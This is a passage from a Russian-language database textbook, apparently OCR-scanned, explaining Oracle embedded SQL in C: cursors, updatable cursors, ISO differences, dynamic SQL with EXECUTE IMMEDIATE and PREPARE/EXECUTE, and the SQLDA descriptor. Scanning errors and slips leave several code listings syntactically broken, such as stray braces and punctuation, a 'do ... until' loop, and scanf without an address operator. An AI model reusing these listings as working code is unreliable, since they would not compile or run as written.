          char firstName[16] ; /* Возвращенная строка с фамилией */
          char lastName[16] ;  /* Возвращенная строка с именем */
          char address[51] ;   /* Возвращенная строка с адресом */
          short addressInd;    /* Индикатор значения NULL */
          char *username = "Manager/Manager";
          char *connectString = "DreamHome";
      EXEC SQL END DECLARE SECTION;
/* Приглашение ввести номер владельца объекта недвижимости */
      printf("Enter owner number: ");
      scanf("%s", ownerNo);
/* Подключиться к базе данных */
      EXEC SQL CONNECT :username USING :connectString;
      if (sqlca.sqlcode < 0} exit (-1);
/* Организовать обработку ошибок SQL перед выполнением
   оператора SELECT*/
      EXEC SQL WHENEVER SQLERROR GOTO error;
      EXEC SQL WHENEVER NOT FOUND GOTO done;
      EXEC SQL SELECT fName, lName, address
                  INTO :firstName, :lastName, :address :addressInd
                  FROM PrivateOwner
                  WHERE ownerNo = :ownerNo;

/* Вывести данные */
      printf("Name: %s %s\n", firstName, lastName);
      if (addressInd< 0)
          printf("Address: NULL\n");
      else
          printf ("Address: %s\n", address);
      goto finished
```

```
/* Обнаружена ошибка - вывести сообщение об ошибке */
error:
      printf("SQL error %d\n", sqlca.sqlcode),-
      goto finished;
done:
      printf("No owner with specified number\n");
/* Отключиться от базы данных */
finished:
      EXEC SQL WHENEVER SQLERROR continue;
      EXEC SQL COMMIT WORK RELEASE;
}
```

Многострочные запросы

Для реализации запросов, в результате выполнения которых может быть получено произвольное количество строк, язык SQL предоставляет в распоряжение программиста различные механизмы выборки данных, основанные на использовании *курсоров*. Как описано в разделе 8.2.5 в контексте рассмотрения языка PL/SQL, применяемого в СУБД Oracle, курсор позволяет программе на базовом языке построчно обрабатывать результаты выполнения запроса. С точки зрения программы курсор представляет собой указатель на определенную строку в результирующем наборе данных. Курсор можно передвигать с одной строки на другую и после обработки предыдущей строки переходить к следующей. Прежде чем курсор можно будет использовать, его следует *объявить* и *открыть*, *а* после завершения работы с ним — *закрыть* для освобождения занимаемых им ресурсов, если он больше не потребуется. После того как курсор открыт, строки результирующего набора данных запроса могут выбираться из него по одной с помощью оператора FETCH, а не SELECT.

Оператор DECLARE CURSOR описывает конкретный оператор SELECT, который должен быть выполнен, и связывает имя курсора *cursorName* с запросом *selectStatement*. Этот оператор имеет следующий формат:

```
EXEC SQL DECLARE cursorName CURSOR FOR select Statement
```

Например, приведенный ниже оператор можно использовать для объявления курсора, предназначенного для выборки сведений обо всех сдаваемых в аренду объектах, за которые отвечает сотрудник с табельным номером 'SL41'.

```
EXEC SQL DECLARE propertyCursor CURSOR FOR
         SELECT propertyNo, street, city
         FROM PropertyPo.rRent
         WHERE StaffNo = 'SL41';
```

Оператор OPEN вызывает запрос на выполнение, в результате чего определяются все строки, соответствующие условию поиска; после этого курсор устанавливается перед первой строкой результирующей таблицы. В СУБД Oracle эти строки образуют набор, называемый *активным набором курсора*. Если оператор SELECT содержит ошибку, например, в нем использовано имя реально не существующего столбца, то в этот момент активизируется ошибка. Оператор OPEN имеет следующий формат:

```
EXEC SQL OPEN cursorName
```

Например, чтобы открыть курсор для приведенного выше запроса, можно использовать следующий оператор:

```
EXEC SQL OPEN propertyCursor FOR READONLY;
```

Оператор FETCH предназначен для выборки очередной строки из активного набора. Этот оператор имеет формат, приведенный ниже.

```
EXEC SQL FETCH cursorName
         INTO {hostVariable [indicatorVariable] [, ... ]}
```

Здесь параметр *cursorName* представляет собой имя уже открытого курсора. Общее количество указанных в конструкции INTO переменных базового языка должно точно соответствовать количеству столбцов в конструкции SELECT соответствующего оператора DECLARE CURSOR. Например, для выборки следующей строки из результатов выполнения приведенного выше запроса можно использовать такой оператор:

```
EXEC SQL FETCH propertyCursor
         INTO :propertyNo, :street, :city;
```

При обработке данного оператора FETCH значение столбца propertyNo будет помещено в переменную базового языка propertyNo, значение столбца street — в переменную street и т.д. Поскольку каждый оператор FETCH обрабатывает только одну строку результирующего набора данных запроса, в тексте программы он, как правило, помещается внутрь некоторого цикла. Если больше не существует строки, которую можно было бы выбрать из результирующего набора данных запроса, СУБД помещает в переменную SQLCODE значение NOT FOUND (аналогичные действия выполняются и при обработке однострочных запросов). В этой связи отметим, что если результирующая таблица запроса не содержит ни одной строки, при обработке оператора OPEN курсор все равно устанавливается в положение, которое позволяет выполнять в дальнейшем операторы FETCH, и возвращает результат, соответствующий варианту его успешного выполнения. Однако в подобной ситуации при выполнении первого же оператора FETCH СУБД обнаружит отсутствие данных и вернет переменной SQLCODE значение NOT FOUND.

Формат оператора CLOSE очень похож на формат оператора OPEN:

```
EXEC SQL CLOSE cursorName
```

Здесь параметр *cursorName* представляет собой имя курсора, который открыт в настоящее время. Например:

```
EXEC SQL CLOSE propertyCursor;
```

После закрытия курсора активный набор становится неопределенным. Все курсоры автоматически закрываются в конце выполнения включающей их транзакции. Изложенный выше материал проиллюстрирован в примере 21.3.

Пример 21.3. Использование многострочных запросов

Напишите программу, которая будет запрашивать у пользователя табельный номер сотрудника и выводить сведения обо всех сдаваемых в аренду объектах недвижимости, за которые отвечает этот сотрудник.

Текст требуемой программы представлен в листинге 21.4. В данном случае результирующая таблица запроса может содержать больше одной строки данных.

По этой причине запрос следует рассматривать как многострочный и для выборки данных использовать соответствующий курсор. У пользователя запрашивается табельный номер требуемого сотрудника, после чего создается курсор, предназначенный для выборки из таблицы PropertyForRent соответствующих строк. После открытия курсора организуется цикл, в котором извлекаются и выводятся на печать все содержащиеся в нем строки. После обработки всех извлеченных из таблицы строк курсор закрывается, и выполнение программы завершается. При возникновении любой ошибки вырабатывается соответствующее сообщение об ошибке и программа завершается.

Листинг 21.4. Текст программы с многострочным запросом

```
/*
** Программа для вывода сведений об объектах недвижимости,
** управляемых определенным сотрудником компании
*/
#include <stdio.h>
#include <stdlib.h>
EXEC SQL INCLUDE sqlca;
main()
{
      EXEC SQL BEGIN DECLARE SECTION;
        char staffNo[6];    /* Введенный табельный номер сотрудника */
        char propertyNo[6]; /* Возвращенная строка с номером объекта
                               недвижимости */
        char street[26];    /* Возвращенная строка с названием улицы,
                               взятым из адреса объекта недвижимости
*/
        char city[16];      /* Возвращенная строка с названием города,
                               взятым из адреса объекта недвижимости
V
        char *username = "Manager/Manager";
        char *connectString = "DreamHome";
      EXEC SQL END DECLARE SECTION;
/* Приглашение ввести табельный номер сотрудника */
      printf("Enter staff number: ");
      scanf("%s", staffNo);
/* Подключиться к базе данных */
      EXEC SQL CONNECT :username USING :connectString;
      if (sqlca.sqlcode < 0) exit (-1) ;
/* Организовать обработку ошибок SQL, затем объявить курсор для
   операций выборки */
      EXEC SQL WHENEVER SQLERROR GOTO error;
      EXEC SQL WHENEVER NOT FOUND GOTO done;
      EXEC SQL DECLARE propertyCursor CURSOR FOR
          SELECT propertyNo, street, city
          FROM PropertyForRent
          WHERE StaffNo = :staffNo
          ORDER by propertyNo;

/* Открыть курсор, чтобы приступить к выборке, затем обработать
   в цикле каждую строку результирующей таблицы */
      EXEC SQL OPEN propertyCursor;
      for (;;) {
```

```
/* Прочитать следующую строку из результирующей таблицы */
          EXEC SQL FETCH propertyCursor INTO :propertyNo, :street,
                :city;
/* Вывести данные */
          printf ("Propertynumber: %s\n", propertyNo) ;
          printf ("Street:   %s\n", street);
          printf ("City:     %s\n", city);
     }
/* Обнаружена ошибка - вывести сообщение об ошибке */
error:
     printf("SQL error %d\n", sqlca.sqlcode);
done:
/* Закрыть курсор перед завершением работы программы */
     EXEC  SQL WHENEVER  SQLERROR  continue;
     EXEC  SQL CLOSE propertyCursor;
     EXEC  SQL COMMIT  WORK  RELEASE;
}
```

21.1.5. Использование курсоров для модификации данных

Курсор может быть как предназначенным только для чтения, так и обновляемым. Если **обновление таблицы (представления), указанной в объявлении курсора, невозможно (см.** раздел **6.1.4), курсор предназначен *только для чтения.* В противном** случае **курсор называется *обновляемым,* и к содержащимся в нем данным можно применять операторы** UPDATE или DELETE CURRENT. **Новые строки всегда** могут **быть вставлены непосредственно в саму базовую таблицу** данных. Если **новые строки** будут **помещены в таблицу уже после создания курсора, который предназначен только для чтения, результаты этих изменений в данном курсоре не будут видны вплоть до его закрытия. Если курсор является обновляемым, то, согласно** стандарту **ISO, конкретное поведение курсоров в случае внесения подобных изменений оставляется на усмотрение разработчиков СУБД и зависит от реализации. В СУБД Oracle не предусмотрена возможность просматривать в приложении вновь вставленные строки.**

В СУБД Oracle для создания **обновляемых курсоров используется следующее небольшое дополнение к оператору** DECLARE CURSOR:

```
EXEC SQL DECLARE cursorName CURSOR FOR selectStatement FOR UPDATE .
OF columnName [, . . .] ... .
```

Конструкция FOR UPDATE OF должна **содержать список всех столбцов таблицы, указанных в конструкции** *selectStatement,* **значения которых требуется обновлять. Более** того, **эти же столбцы должны быть перечислены и в списке конструкции** SELECT. **Оператор** UPDATE, **который используется для обновления данных с помощью курсора, имеет** следующий **формат:**

```
EXEC SQL UPDATE TableName
          SET columnName = dataValue [,...]
          WHERE CURRENT OF cursorName
```

Здесь **параметр** *cursorName* представляет **собой имя открытого обновляемого курсора. Конструкция** WHERE **используется для определения строки, на которую в данный** момент **указывает курсор. Все вносимые обновления коснутся данных**

только этой строки. Каждое имя столбца в конструкции SET должно быть указано как предназначенное для обновления в соответствующем операторе DECLARE CURSOR. Например, приведенный ниже оператор предназначен для обновления табельного номера сотрудника staffNo в текущей строке таблицы, связанной с курсором propertyCursor. Выполнение обновления не сопровождается перемещением курсора на новую строку, поэтому для перехода к следующей строке следует использовать очередной оператор FETCH.

```
EXEC SQL UPDATE PropertyForRent
         SET staffNo = 'SL22'
         WHERE CURRENT OF propertyCursor;
```

С помощью обновляемых курсоров можно выполнить и удаление строк данных. При этом используется следующий формат:

```
EXEC SQL DELETE FROM TableName
         WHERE CURRENT OF cursorName
```

Здесь параметр *cursorName* также является именем открытого обновляемого курсора. Как и в случае обновления, данный оператор воздействует только на текущую строку, а для перехода к следующей строке должен использоваться очередной оператор FETCH. Например, в результате выполнения приведенного ниже оператора удаляется строка таблицы, связанная с текущей строкой курсора propertyCursor.

```
EXEC SQL DELETE FROM PropertyForRent
         WHERE CURRENT OF propertyCursor;
```

Следует отметить, что при необходимости удаления строк из курсора в соответствующем операторе DECLARE CURSOR не должна быть указана конструкция FOR UPDATE OF. В СУБД Oracle имеется также ограничение, согласно которому конструкция CURRENT OF не может использоваться в индексно-организованных таблицах.

21.1.6. Требования стандарта ISO к внедренным операторам SQL

В этом разделе кратко описаны различия, существующие между диалектом внедренных операторов SQL СУБД Oracle и требованиями стандарта ISO.

Оператор WHENEVER

Стандарт ISO не предусматривает использование условия SQLWARNING в операторе WHENEVER.

Область связи с SQL

Стандарт ISO не требует определения области связи SQL именно в том формате, который был приведен выше. Но он допускает использование целочисленной переменной SQLCODE, которая тем не менее расценивается как устаревшая и поддерживается только для совместимости с ранними версиями стандарта. Вместо нее стандарт рекомендует использовать параметр SQLSTATE, имеющий формат символьной строки и содержащий два символа определения кода класса, за которыми следуют три символа кода подкласса; при этом используется стандартизированная схема кодирования. Для обеспечения функциональной совмести-

мости в стандарте SQL определены все общие исключения SQL, Код класса 00 обозначает успешное завершение, а все остальные коды соответствуют тому или иному типу исключительной ситуации. Например, код 22012 состоит из кода класса 22 (исключительная ситуация при обработке данных) и кода подкласса 012, обозначающего деление на нуль.

СУБД Oracle 8 поддерживает механизм SQLSTATE, но для применения его необходимо объявить в разделе DECLARE SECTION следующим образом:

```
char SQLSTATE[6];
```

После выполнения оператора SQL система возвращает код состояния в переменной SQLSTATE, которая находится в настоящее время в области определения. Код состояния указывает, было ли выполнение оператора SQL завершено успешно или активизировано состояние ошибки (предупреждения).

Курсоры

Приведенное в стандарте ISO определение курсоров и способов их применения несколько отличается от описания, приведенного выше. Например, оператор DECLARE CURSOR, соответствующий стандарту ISO, имеет следующий формат:

```
EXEC SQL DECLARE cursorName [INSENSITIVE] [SCROLL]
CURSOR FOR selectStatement
      [FOR {READ ONLY | UPDATE [OF columnNameList]}]
```

При указании необязательного ключевого слова INSENSITIVE результаты изменения содержимого исходной таблицы в базе данных не доступны пользователю. При указании необязательного ключевого слова SCROLL пользователь получает возможность произвольного доступа к строкам результирующего набора данных запроса. В этом случае используются операторы FETCH следующего формата:

```
EXEC SQL FETCH [[fetchOrientation] FROM] cursorName
         INTO hostVariable [,...]   .
```

Здесь параметр *fetchOrientation* может иметь одно из следующих значений.

- NEXT. Выбрать следующую строку результирующей таблицы запроса, расположенную непосредственно после текущей строки курсора.
- PRIOR. Выбрать предыдущую строку результирующей таблицы запроса, расположенную непосредственно перед текущей строкой курсора.
- FIRST. Выбрать первую строку результирующей таблицы запроса.
- LAST. Выбрать последнюю строку результирующей таблицы запроса.
- ABSOLUTE. Выбрать конкретную строку результирующей таблицы запроса, указанную ее номером.
- RELATIVE. Переместить курсор вперед или назад относительно текущей позиции на указанное количество строк.

Если в диалекте языка SQL некоторые из этих функциональных средств не поддерживаются, то для перемещения в результирующем наборе в обратном направлении необходимо закрыть курсор, затем повторно его открыть и выполнять выборку строк в результирующей таблице запроса с помощью оператора FETCH до тех пор, пока не будет найдена нужная строка.

21.2. Динамические операторы SQL

В предыдущем разделе приведены начальные сведения о внедренных операторах SQL, точнее о *статических внедренных операторах SQL*. Статические операторы SQL предоставляют в распоряжение прикладного программиста важные функциональные средства, которые обеспечивают доступ к базам данных с помощью обычных интерактивных операторов SQL с самыми незначительными изменениями, имеющими место в отдельных случаях. Подобный способ использования языка SQL вполне соответствует требованиям множества приложений обработки данных. Например, он позволяет разработчикам создавать программы, обеспечивающие работу персонала с клиентами, выписку счетов, сбор информации о заказчиках и составление различных отчетов. Во всех этих примерах схема доступа к базе данных является постоянной и может быть жестко закодирована в программе.

Однако существует множество ситуаций, в которых схема доступа к базе данных не является постоянной и становится известной лишь непосредственно во время выполнения программы. Примером может служить создание приложения, предоставляющего пользователям графические средства ввода интересующих их запросов или отчетов с последующей автоматической выработкой необходимых интерактивных операторов SQL. В данном случае для решения поставленной задачи требуются более гибкие средства, чем использование обычных статических операторов SQL. Для подобных программ в стандарте ISO определен альтернативный подход с использованием *динамических операторов SQL,* Основным отличием между двумя типами внедренных операторов SQL является то, что в статических внедренных операторах SQL не допускается использование переменных базового языка вместо имен таблиц или столбцов. Например, статический внедренный оператор SQL не может иметь вид, приведенный ниже.

```
EXEC SQL BEGIN DECLARE SECTION;
  char TableName[20];
EXEC SQL END DECLARE SECTION;
EXEC SQL INSERT INTO :TableName
  VALUES ('CR76', 'PA14', '05-May-2001', 'Not enough space');
```

Суть в том, что статические операторы SQL должны содержать в операторе INSERT имя таблицы, а не имя переменной базового языка. Даже если это требование было бы снято, могли возникнуть дополнительные проблемы при объявлении курсоров. Например, рассмотрим следующий оператор:

```
EXEC SQL DECLARE cursor1 CURSOR FOR
     SELECT *
     FROM :TableName;
```

Использование символа '*' указывает, что в результирующий набор данных запроса должны быть помещены все столбцы таблицы, имя которой помещено в переменную table_name. Однако разные таблицы обычно имеют различное количество столбцов. Более того, типы данных столбцов разных таблиц также могут отличаться. Например, таблицы Branch и Staff(см. табл. 3.3 и 3.4) имеют разное количество столбцов, тогда как таблицы Branch и Viewing (табл. 3.8) имеют одинаковое количество столбцов, но эти столбцы содержат разные типы данных. Если количество столбцов и тип их данных неизвестны, то нельзя использовать оператор FETCH, описанный в предыдущем разделе, поскольку он требует, чтобы количество и тип данных переменных базового языка точно соответствовали количеству и типу данных столбцов таблицы базы данных. В этом разделе описаны возможности, предоставляемые динамическими операторами SQL, которые позволяют преодолеть указанные проблемы и обеспечивают разработку программного обеспечения, имеющего более широкую область применения.

21.2.1. Оператор EXECUTE IMMEDIATE

Основная идея динамических операторов SQL заключается в том, что весь оператор SQL, подлежащий выполнению, помещается в переменную базового языка. Затем эта переменная передается СУБД с целью выполнения. Проще всего подобные действия реализуются в случае операторов, не являющихся многострочными запросами, для чего используется оператор EXECUTE IMMEDIATE, имеющий следующий формат:

```
EXEC SQL EXECUTE IMMEDIATE [hostVariable | stringLiteral]
```

Эта команда позволяет выполнить оператор SQL, помещенный в буфер, имя которого задается в параметре hostVariable, или в литеральную строку stringLiteral. Например, приведенный ниже статический оператор SQL

```
EXEC SQL BEGIN DECLARE SECTION;
  float increment;
EXEC SQL END DECLARE SECTION;
EXEC SQL UPDATE Staff SET salary = salary + :increment
  WHERE staffNo = 'SL21';
```

заменяется следующим динамическим оператором SQL:

```
EXEC SQL BEGIN DECLARE SECTION;
  char buffer[100];
EXEC SQL END DECLARE SECTION;
 sprintf(buffer, "UPDATE Staff SET salary = salary + %f
                  WHERE staffNo = 'SL21'", increment);
EXEC SQL EXECUTE IMMEDIATE :buffer;
```

Во втором случае оператор UPDATE помещается в буфер, который передается СУБД на выполнение с помощью оператора EXECUTE IMMEDIATE. Обратите внимание, что во втором варианте переменная increment не нуждается в объявлении для среды SQL, поскольку она больше не используется во внедренном операторе SQL. Отметим также, что во внедренном операторе UPDATE удалено ключевое слово EXEC SQL, а также обозначение конца оператора — точка с запятой (;).

21.2.2. Операторы PREPARE и EXECUTE

Каждый раз при обработке очередного оператора EXECUTE IMMEDIATE СУБД должна выполнить синтаксический анализ, проверку и оптимизацию переданного ей оператора SQL, затем построить план его выполнения и, наконец, выполнить этот план (рис. 21.1). Из сказанного можно сделать вывод, что использование оператора EXECUTE IMMEDIATE наиболее целесообразно только в том случае, если передаваемый с его помощью оператор SQL за все время выполнения программы требуется применить всего один раз. Но если некоторый оператор SQL необходимо применить много раз, использование этого механизма будет малоэффективным. Для случаев многократного применения одного и того же оператора SQL в виде динамического оператора SQL предоставляется альтернативный подход, предусматривающий использование двух дополняющих друг друга операторов — PREPARE И EXECUTE.

Оператор PREPARE указывает СУБД на необходимость подготовить к выполнению передаваемый ей динамический оператор SQL. Подготовленному оператору присваивается указанное имя. Имя оператора должно представлять собой допустимый идентификатор SQL, подобный имени курсора. Затем подготовленный




Рис. 21.1. Сравнение способов обработки в СУБД: а) статических операторов SQL; б) динамических операторов SQL

оператор может многократно выполняться, причем программе потребуется указать СУБД лишь имя того подготовленного ранее оператора, который необходимо выполнить. Оператор PREPARE имеет следующий формат:

```
EXEC SQL PREPARE statementName FROM [hostVariable | stringLiteral]
```

А оператор EXECUTE имеет такой формат:

```
EXEC SQL EXECUTE statementName
 [USING hostVariable'[indicatorVariable] [,...] |
   USING DESCRIPTOR descriptorName]
```

Эти два оператора используются совместно не только с целью увеличения скорости обработки внедренных операторов SQL, выполняемых программой более одного раза, но и для предоставления дополнительных функциональных возможностей с использованием конструкции USING *hostVariable* как составной части оператора EXECUTE. В этих операторах может также применяться конструкция USING DESCRIPTOR, которая рассматривается ниже. Конструкция USING *hostVariable* позволяет не задавать определенные фрагменты уже подготовленного оператора SQL и заменять их метками-заполнителями (которые иногда называют *маркерами параметров)*. Метка-заполнитель представляет собой фиктивную переменную базового языка, которая может присутствовать в любом месте переменной *hostVariable/stringLiteral* оператора PREPARE, где может находиться константа. Метка-заполнитель не обязательно должна быть объявлена, и ей может быть присвоено любое имя. Она служит для СУБД указанием, что значение в этой частя подготавливаемого оператора будет задано позднее, в операторе EXECUTE. Поэтому в ходе выполнения программы при каждом вызове подготовленного динамического оператора SQL могут использоваться различные значения параметров. Например, существует возможность подготовить и выполнить оператор UPDATE, в котором значения конструкций SET и WHERE останутся неопределенными:

```
EXEC SQL BEGIN DECLARE SECTION;
    char buffer[100];
    float newSalary;
    char staffNo[6];
EXEC SQL END DECLARE SECTION;
sprintf(buffer, "UPDATE Staff SET salary = :sal WHERE staffNo =
:sn");
EXEC SQL PREPARE stmt FROM :buffer;
do {
    printf("Enter staff number: ");
    scanf("%s", staffNo);
    printf("Enter new salary: ");
    scanf("%f", newSalary);
    EXEC SQL EXECUTE stmt USING :newSalary, :staffNo;
    printf("Enter another (Y/N)? ");
    scanf("%c", more);
}
until (more ! = 'Y');
```

В этом примере фиктивные переменные базового языка sal и sn являются метками-заполнителями. В СУБД выполняется синтаксический анализ, проверка и оптимизация приведенного выше оператора, после чего формируется план его выполнения при поступлении очередного оператора PREPARE (см. листинг 21.1). Впоследствии этот план будет использоваться при каждом поступлении из программы оператора EXECUTE. Последнее напоминает тот способ, который применяется при обработке статических внедренных операторов SQL.

21.2.3. Область дескрипторов SQL (SQLDA)

Метки-заполнители представляют собой один из нескольких способов передачи параметров в оператор EXECUTE. Альтернативный вариант состоит в использовании динамической структуры данных, которая носит название области дескрипторов SQL (SQL Descriptor Area — SQLDA). Область SQLDA используется в тех случаях, когда количество требуемых параметров и их типы данных при оформлении оператора неизвестны. В СУБД Oracle предусмотрены два подхода к использованию области. Один подход предусматривает использование собственного определения области SQLDA корпорации Oracle, а при другом подходе применяется определение области SQLDA, соответствующее стандарту ISO. В настоящем разделе приведено краткое описание SQLDA Oracle и показаны способы ее использования; более подробная версия данного раздела приведена на сопровождающем Web-узле этой книги, где также описаны область SQLDA INGRES и способы ее использования (URL этого Web-узла приведен в предисловии). Общий обзор методов, регламентированных стандартом ISO, приведен в разделе 21.2.7.

Структура SQLDA для СУБД Oracle показана в листинге 21.5. В этой СУБД предусмотрены два оператора SQL, предназначенные для доступа к этой структуре и управления ее содержимым.

- Оператор DESCRIBE BIND VARIABLES (переменные базового языка называются также *переменными связывания* — bind variables) заполняет в области SQLDA структуру, содержащую имена всех переменных связывания, указанных в запросе.
- Оператор DESCRIBE SELECT LIST заполняет в области SQLDA структуру, предназначенную для хранения данных о столбцах, если эта область должна применяться для динамической выборки данных, а также вводит в нее сведения о количестве столбцов или о типах данных в столбцах, если они неизвестны.

Листинг 21.5. Формат области дескрипторов SQL (SQLDA) СУБД Oracle

```
/*
Наименование
    SQLDA  (SQLDA Descriptor Area - область дескрипторов SQL)
*/
struct SQLDA{
   long  N;    /* Длина дескриптора, измеряемая количеством элементов */
   char  **V; /* Указатель на массив адресов основных переменных */
   long  *L;   /* Указатель на массив значений длины буферов */
   short  *T;  /* Указатель на массив значений типов буферов */
   short  **I; /* Указатель на массив адресов индикаторных переменных */
   long  F;    /* Количество переменных, обнаруженных оператором
                  DESCRIBE */
   char  **S; /* Указатель на массив указателей на имена переменных */
   short  *M;  /* Указатель на массив максимальных значений длины имен
                  переменных */
   short  *C;  /* Указатель на массив текущих значений длины имен
                  переменных */
   char  **X; /* Указатель на массив указателей на имена индикаторных
                  переменных */
   short  *Y;  /* Указатель на массив максимальных значений длины имен
                  индикаторных переменных */
   short  *Z;  /* Указатель на массив текущих значений длины имен
                  индикаторных переменных */
};
```

Некоторые из полей области SQLDA (такие как N, M и Y) инициализируются при распределении пространства для этой информационной структуры с помощью функции SQLSQLDAAlloc() СУБД Oracle (как показано ниже). Другим полям (таким как T, F, S, C, X и Z) значения присваиваются при выполнении соответствующего оператора DESCRIBE. Столбцам, применяемым при выборке данных (поля V, L и I), действительные значения присваиваются при выполнении оператора FETCH. Ниже приведено краткое описание этих полей.

- Поле N. Максимальное количество меток-заполнителей или столбцов в списке SELECT, для которых может быть введено описание в область SQLDA. Значение этому полю присваивается в прикладной программе с помощью функции SQLSQLDAAlloc(). После выполнения оператора DESCRIBE полям N и F присваиваются действительные значения количества элементов.
- Поле F. Фактическое количество меток-заполнителей или столбцов в списке SELECT, обнаруженных при выполнении оператора DESCRIBE.
- Поле V. Указатель на массив адресов буферов данных, в которых хранятся входные переменные базового языка или значения столбцов списка SELECT. Функция SQLSQLDAAlloc {) резервирует место для указателя на каждую переменную базового языка, но не распределяет все необходимое пространство для хранения данных, поскольку ответственность за это возлагается на прикладную программу. При использовании меток-заполнителей буфера данных должны быть распределены и массив указателей подготовлен до выполнения оператора OPEN, а при использовании столбцов списка SELECT буфера данных должны быть распределены и массив указателей подготовлен до выполнения первого оператора FETCH.

- Поле L. Указатель на массив размерностей внутреннего представления входных переменных базового языка или столбцов списка SELECT. При использовании меток-заполнителей значения размерностей должны быть установлены до выполнения оператора OPEN, а при использовании столбцов списка SELECT значения максимальных размерностей внутреннего представления данных каждого столбца устанавливаются оператором DESCRIBE, после чего их можно откорректировать в случае необходимости. При использовании типа данных NUMBER поле со значением размерности содержит данные о ширине значимой части и точности, к которым можно обращаться отдельно с помощью функции SQLNumberPrecV6 О СУБД Oracle. Если применяется принудительное преобразование данных типа NUMBER в строку символов char языка С, то в качестве размерности представления должна быть указана точность этого числа плюс 2 (один символ для знака и один для десятичной точки).
- Поле Т. Указатель на массив кодов типов данных для входных переменных базового языка или столбцов списка SELECT. В СУБД Oracle различаются две категории типов данных: внутренние и внешние. Внутренние типы данных определяют способы хранения значений столбцов в таблицах базы данных Oracle, а внешние типы данных указывают форматы, применяемые для хранения значений переменных базового языка. Внешние типы данных включают все внутренние типы данных, а также несколько типов данных, которые полностью соответствуют конструкциям языка С. Например, строка С, оканчивающаяся нулевым символом, обозначается как внешний тип данных STRING.

При использовании оператора DESCRIBE для обработки меток-заполнителей массиву кодов типов данных присваиваются нулевые значения. Поэтому соответствующие коды внешних типов данных должны быть установлены до выполнения оператора OPEN. Некоторые внешние коды Oracle показаны в табл. 21.2. При использовании оператора DESCRIBE для обработки столбцов списка SELECT в качестве значений кодов применяются коды внутренних типов данных Oracle. Если в дальнейшем должен применяться вывод данных на внешнее устройство, может оказаться более удобным смена некоторых из этих внутренних кодов до выполнения оператора FETCH. Следует отметить, что СУБД Oracle выполняет все необходимые прямые и обратные преобразования внутренних типов данных во внешние либо во время выполнения оператора OPEN (если оператор DESCRIBE применяется для обработки меток-заполнителей), либо во время выполнения оператора FETCH (если оператор DESCRIBE применяется для обработки списка SELECT). В качестве примера можно указать переменные следующих типов.

- По умолчанию значения NUMBER возвращаются во внутреннем формате. Поэтому, вероятно, применяемый при этом код 2 следует заменить на 1

Таблица 21.2. Некоторые коды внутренних типов данных Oracle

Тип данных SQL Oracle	Код	Тип данных С
VARCHAR2	1	char[n]
NUMBER	2	char [л]
INTEGER	3	int
FLOAT	4	float
STRING	5	char [n+1]
CHAR	96	char [n]

(VARCHAR2), 3 (INTEGER), 4 (FLOAT, **который соответствует типу данных с плавающей точкой языка С)** или 5 (STRING).

- По умолчанию значения DATE возвращаются во внутреннем семибайтовом формате. Для получения даты в символьном формате (DD-MMM-YY) код этого типа данных, равный 12, следует заменить на 1 (VARCHAR2) или 5 (STRING), а значение в соответствующем поле размерности внутреннего представления (L) с 7 на 9 или 10.

Следует отметить, что при выборке значений в списке SELECT устанавливается старший бит кода типа данных (т.е. ему присваивается значение 1) для указания на то, что это значение может быть равно NULL. Поэтому старший бит кода необходимо очистить (присвоить ему значение 0) перед выполнением оператора OPEN или FETCH; такое действие может быть выполнено с помощью функции SQLColumnNullCheck() СУБД Oracle.

- Поле 1. Указатель на массив адресов буферов, в которых хранятся значения индикаторных переменных. При использовании меток-заполнителей значения этим переменным должны быть присвоены до выполнения оператора OPEN, а при использовании столбцов списка SELECT — до выполнения оператора FETCH.
- Поле S. Указатель на массив адресов буферов данных, предназначенных для хранения имен меток-заполнителей или имен столбцов списка SELECT. Эти буфера данных распределяются, а их адреса записываются в массив S с помощью функции SQLSQLDAAlloc() СУБД Oracle. А оператор DESCRIBE записывает в эти буфера указанные имена.
- Поле M. Указатель на массив со значениями максимальной длины буферов данных, предназначенных для хранения имен меток-заполнителей или имен столбцов списка SELECT. Этот массив подготавливается к использованию с помощью функции SQLSQLDAAlloc() СУБД Oracle.
- Поле С. Указатель на массив со значениями текущей длины имен меток-заполнителей или имен столбцов списка SELECT. Этот массив подготавливается к использованию с помощью оператора DESCRIBE.
- Поле X. Указатель на массив адресов буферов данных, предназначенных для хранения имен индикаторных переменных. Это поле относится только к меткам-заполнителям. Эти буфера данных распределяются, а их адреса записываются в массив X с помощью функции SQLSQLDAAlloc О СУБД Oracle. Оператор DESCRIBE записывает в эти буфера указанные имена.
- Поде Y. Указатель на массив значений максимальной длины буферов данных, предназначенных для хранения имен индикаторных переменных. Это поле также относится только к меткам-заполнителям. Этот массив подготавливается к использованию с помощью функции SQLSQLDAAlloc() СУБД Oracle.
- Поле Z. Указатель на массив текущих значений длины имен индикаторных переменных. Как и поля X и Y, это поле относится только к меткам-заполнителям. Массив подготавливается к использованию с помощью оператора DESCRIBE.

21.2.4 Оператор DESCRIBE

Оператор DESCRIBE позволяет получить описательную информацию об операторе SQL, уже подготовленном СУБД (т.е. об операторе, для которого уже выполнена команда PREPARE). В процессе обработки подготовленного оператора S3LSCT оператор DESCRIBE вносит в предоставленную ему область SQLDA ин-

формацию об именах, о типах данных и размерностях представления столбцов/меток-заполнителей, указанных в операторе SQL. При обработке оператора, отличного от SELECT, оператор DESCRIBE присваивает полю F области SQLDA значение 0. Оператор DESCRIBE имеет следующий формат:

```
